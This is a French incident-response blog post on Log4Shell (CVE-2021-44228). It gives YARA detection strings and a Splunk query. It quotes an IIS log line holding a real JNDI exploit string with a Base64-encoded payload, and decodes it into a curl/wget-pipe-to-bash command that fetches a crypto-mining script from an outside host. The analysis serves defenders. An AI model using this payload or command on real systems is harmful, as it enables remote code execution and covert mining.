CVE-2021-44228 Notes DFIR

En rentrant chez moi, j'ai reçu mes premiers messages concernant la vulnérabilité #log4shell.
Une vulnérabilité de haute sévérité (CVE-2021-44228) impactant plusieurs versions de l'utilitaire Apache Log4j 2 a été divulguée publiquement via le GitHub du projet le 9 décembre 2021. Cette vulnérabilité, découverte par Chen Zhaojun de l'équipe de sécurité cloud d'Alibaba, impacte les versions 2.0 à 2.14.1 d'Apache Log4j 2.
Je me suis plongé dedans en rentrant. Splunk4tw comme d'habitude.
Après la publication du premier exploit de preuve de concept sur GitHub, des acteurs malveillants ont commencé à scanner Internet à la recherche de systèmes vulnérables à cette faille de sécurité exploitable à distance sans nécessiter d'authentification. Ce que vous verrez ci-dessous fait partie de ces tentatives de scan et d'exploitation.
Mon premier réflexe est de voir si quelqu'un a publié une règle YARA initiale. Trouvée ici https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b (Merci Florian Roth)
Elle mentionne les éléments suivants pour les chaînes de détection :
strings:
$x1 = "${jndi:ldap:/"
$x2 = "${jndi:rmi:/"
$x3 = "${jndi:ldaps:/"
$x4 = "${jndi:dns:/"
Je n'ai pas peur... abusons de quelques CPU et allons droit au but avec la pire recherche Splunk.
index=* jndi:ldap* (updated query with index=* "{lower:l}${lower:d}a${lower:p}")
J'ai des résultats dans mes logs IIS et dans les journaux d'événements Windows (édité) et beaucoup de tentatives bloquées dans les logs du pare-feu....
IIS :

WINEVENTLOG :


Vérification de l'adresse IP 45.155.205.233.....Saint-Pétersbourg, Russie.....quelle surprise.
La chaîne trouvée ressemble à une chaîne malveillante obfusquée et encodée classique. Voyons ce qu'elle fait :
Décodons la chaîne Base64 avec cyberchef
2021-12-10 13:26:16 [redacted] GET / - 443 - xxx.xx.xxx.xx ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNDUuMzUuMTk1LjYzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE0NS4zNS4xOTUuNjM6ODApfGJhc2g=} http://[redacted]:80/ 200 0 0 171

(curl -s 45.155.xx.233:xxxx/145.xx.195.63:80||wget -q -O- 45.xx.205.233:xxxx/145.xx.xxx.63:80)|bash
Curl... exécuter un script shell, bash....OMG. Je commence à avoir une idée de ce que ce sale boulot va faire....
Exécutons la commande curl dans un sandbox :


368 lignes de code. (exécutez-le ici si vous voulez voir le script complet --> https://reqbin.com/c-ipejxywd
Quelques extraits :


Et après avoir terminé, il efface même les fichiers journaux... quelle surprise :

Il essaie en gros d'installer un malware appelé Kingsin qui est un mineur de crypto. Les cibles sont les systèmes nix. Assurez-vous de patcher vos systèmes car l'exploit sera probablement utilisé pour exécuter toutes sortes de charges utiles.
Merci à mes collègues Martijn d'Umbrio et Rob [édité] pour une soirée du vendredi à débattre sur WhatsApp à ce sujet. 00:09 heure d'aller au lit.
#MISES À JOUR et bonnes Ressources#